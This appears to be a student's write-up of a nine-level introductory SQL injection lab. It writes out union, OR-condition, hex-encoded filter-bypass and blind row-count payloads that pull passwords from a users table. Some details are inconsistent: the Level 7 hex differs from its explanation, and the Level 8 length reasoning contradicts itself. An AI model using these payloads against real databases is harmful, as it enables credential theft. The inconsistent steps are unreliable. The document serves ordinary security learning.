Introductory SQLi

Level 1: Extracting Data with Basic SQL Query

The task was straightforward: retrieve the password of a specific user from the database using a simple SQL query.

Given Table Structure:

- **Table**: `users`
- **Fields**: `id`, `login`, `pass`


Objective: Find the password for the user with `id=12`.

SQL Query Used:

```
SELECT pass FROM users WHERE id = 12;
```

Result: The password for `id=12` was successfully retrieved.

This was a basic test to understand how to interact with the database using SQL



Level 2: Exploiting SQL Injection

This level introduced a vulnerable query where the `$text` input could be exploited.

Vulnerable Query:

```
SELECT * FROM users WHERE id=2 OR login='$text';
```

Objective: Retrieve the password for the user with `id=9`.

First Solution: Union-Based Injection

By leveraging a UNION SELECT statement, it was possible to query the database for the required data:

```
$text = ' union select pass, null, null from users where id =
9 #';
```

- The `#` character is used to comment out the rest of the query, making the injected SQL valid.
- The union operation fetches the password field (`pass`) for `id=9`.

Result: The password for `id=9` was retrieved.

Second Solution: Logical OR Injection

Another approach involved using a logical OR condition to bypass the original query:

```
$text = "' or id = 9 #";
```

- This exploits the query logic to always return the row where `id=9`.

Result: Again, the password was retrieved.

Таблица: users
Поля: id, login, pass
Запрос: SELECT * FROM users WHERE id=2 OR login='$text' (вместо $text подставляется введённое ниже значение)
Подсказка: использовать мозг и кавычку

$text = ' union select pass ,null,null from users where id = 9 # Отправить

id	login	pass
2	qwer	rewq
[redacted]		

Ура, я знаю ответ (пароль пользователя с id=9):

[redacted] Сдать

Таблица: users
Поля: id, login, pass
Запрос: SELECT * FROM users WHERE id=2 OR login='$text' (вместо $text подставляется введённое ниже значение)
Подсказка: использовать мозг и кавычку

$text = ' or id = 9 # Отправить

id	login	pass
2	qwer	rewq
[redacted]		

Ура, я знаю ответ (пароль пользователя с id=9):

Сдать

Level 3: SQL Injection with Additional Constraints

This level introduced a slight variation with the inclusion of a `LIMIT` clause in the vulnerable query.

Objective: Retrieve the password for the user with `id=13`.

First Solution: Logical OR Injection

Using the same logical OR approach:

```
$text = "' or id = 13 #"
```

- The condition ensures the row with `id=13` is returned.

Result: The password for `id=13` was retrieved.


Second Solution: Union-Based Injection


Using a UNION SELECT to achieve the same result:

```
$text = " ' union select pass, null, null from users where id
= 13 #";
```

- This method queries the specific password column for `id=13`.

Result: The password was successfully retrieved.





Level 4: Accessing the `secret` Table with Three Columns

The target database has two tables: `users` and `secret`. Our goal is to retrieve data from the `secret` table, which contains **three columns**.

Objective: Retrieve the data for the user with `ggg='abc'` from secret table.


Injected Payload

To fetch data from the `secret` table, we use the following payload:

```
' union select * from secret where ggg='abc'#
```

- `union select * from secret`: Combines the query with all rows from the `secret` table.
- `where ggg='abc'`: Filters rows in the `secret` table where the column `ggg` equals `'abc'`.
- `#`: Comments out the remaining part of the query, ensuring no syntax errors.

The database returns data from the `secret` table that matches the condition. In this case, we retrieve the value .



Level 5: Accessing the `secret` Table with Two Columns

Now, the `secret` table is modified to contain **only two columns**, while the original query expects three columns (from the `users` table structure). This mismatch needs to be resolved.

The Challenge


In a `UNION` query, the number of columns in both parts must match. If the `secret` table has fewer columns, the injection will fail unless we adjust for this.

Injected Payload

To account for the missing column, we use:

```
' union select *, null from secret #
```

- `*`: Selects all columns from the `secret` table.
- `null`: Acts as a placeholder for the missing third column, ensuring the column count matches.



Level 6: Bypassing Input Filtering in SQL Injection

- The application filters **single (`'`)** and **double (`"`)** quotes, typically a security measure to prevent basic SQL injection attacks.
- The query is further restricted by the `LIMIT 1` clause, meaning only one row is returned, regardless of how many rows are matched by the condition.

Understanding the Query Behavior:


- Since single and double quotes are filtered, you can't directly pass `WHERE login = 'god'` (which uses quotes around `god`).

- However, SQL allows the use of **hexadecimal encoding** to represent strings without using quotes. The string `'god'` can be represented as `0x676F64` in hexadecimal.

The database interprets the injected payload as:

```
SELECT * FROM users WHERE id = 0
UNION
SELECT * FROM users WHERE login = 0x676F64
LIMIT 1;
```

- **First part of the query**: `SELECT * FROM users WHERE id = 0` — This will return nothing (since `id = 0` is invalid), but it's a valid part of the query syntax.
- **Second part of the query**: `SELECT * FROM users WHERE login = 0x676F64` — This query selects rows from the `users` table where the `login` field matches the hexadecimal value `0x676F64`, which is the string `'god'`. It retrieves data related to the user with the login "god."
- `LIMIT 1`: The `LIMIT 1` clause ensures that only the first row of the result set is returned. Since the injected query appends results from the `users` table, the first row will contain the user's credentials (e.g., `id`, `login`, and `password`) for the user `god`.



Level 7: Bypassing Input Filtering in SQL Injection

The goal is to exploit a SQL injection vulnerability in the following query:

```
SELECT * FROM users WHERE id=$text LIMIT 1;
```

The application filters characters like quotes, spaces, and commas, but we can bypass this by using **hexadecimal encoding** and the `UNION` operator.

Payload:

```
-3/**/union/**/select/**/*/**/from/**/users/**/where/**/logi
n/**/like/**/67656E746F6F#
```

Breakdown:


- `-3`: A placeholder to satisfy the query's structure - invalid , since we need our result to be displayed
- `/**/`: Comments to bypass space filtering.
- `UNION SELECT *`: Combines the original query with a new query that fetches data from the `users` table.
- The payload `login LIKE 0x2567656e746f6f25` uses hexadecimal encoding for `'%gentoo%'`, where `%` acts as a wildcard in SQL LIKE queries, allowing it to match any value containing "gentoo" while bypassing quote filtering.
- `#`: Comments out the rest of the query to avoid errors.

Result:

The query is transformed into:

```
SELECT * FROM users WHERE id=-3
UNION SELECT * FROM users WHERE login LIKE 0x67656E746F6F
LIMIT 1;
```

This retrieves the first row from the `users` table where `login contains 'gentoo'`, revealing the user's data, such as the password.



Level 8: Exploiting Row Count for Password Extraction

Here, we are dealing with a scenario where the query only returns the number of rows, which can be exploited by treating the result as a flag — using `1` to indicate `true` and `0` to indicate `false`. The objective is to retrieve the password for the user with the login `'fast'`. To start, we need to determine the length of the password.

1. Goal of the Attack

The objective is to retrieve the password for the user `'fast'` using SQL injection. To achieve this, we will:

1. **Determine the length of the password.**
2. **Extract the password characters one by one.**

Each part of the attack will be broken down and explained in detail below.


2. Step 1: Finding the Length of the Password

Before we can retrieve the password, we first need to know how many characters it has. This is accomplished using SQL queries that attempt to get the length of the password.

Query to Find Password Length

We can begin by querying the database for the length of the password associated with the user `'fast'`:

```
0 UNION SELECT LENGTH(pass) AS ps, NULL, NULL FROM users WHER
E login='fast' HAVING ps < 5;
```




- **Explanation**: This query checks if the length of the password is less than 5.
- **Result**: Returns `0` (false), meaning the password length is not less than 5.

Next, we test for a larger password length:

```
0 UNION SELECT LENGTH(pass) AS ps, NULL, NULL FROM users WHER
E login='fast' HAVING ps < 10;
```


- **Explanation**: This query checks if the password length is less than 10.
- **Result**: Returns `1` (true), confirming that the password length is less than 10.



Finally, we determine the exact password length:

```
0 UNION SELECT LENGTH(pass) AS ps, NULL, NULL FROM users WHER
```

```
E login='fast' HAVING ps < 8;
```



- **Explanation**: This checks if the password length is less than 8.
- **Result**: Returns false for lengths under 8, confirming that the password length is between 8 and 10 characters. Thus, the password is exactly **9 characters long**.

---

3. Step 2: Extracting the Password Characters

Now that we know the password length is 9 characters, we proceed to extract the password one character at a time. To do this, we will use the `MID()` function to get specific characters and the `ASCII()` function to retrieve their corresponding ASCII values.

Extracting the First Character

The first character of the password is extracted by checking its ASCII value:

```
0 UNION SELECT ASCII(MID(pass, 1, 1)) AS ps, NULL, NULL FROM
users WHERE login='fast' HAVING ps = 57;
```

- **Explanation**: This query checks if the ASCII value of the first character is `57`.
- **Result**: ASCII value `57` corresponds to the character `'9'`.

And so on ...

---

4. Conclusion

We successfully extracted the full password for the user `'fast'`.

By following the above steps, we:

1. **Determined the password length** (9 characters).
2. **Extracted each character** using SQL queries with binary search to identify their ASCII values.

Level 9: Is absolutely similar to Level 8

Here he `login` values are numbers, the task is likely asking for the **sum** of those numeric `login` values for users with `id` values between 20 and 30.

Just putting the payload i used :

```
0 union select sum(login) as summ, null, null from users where i
```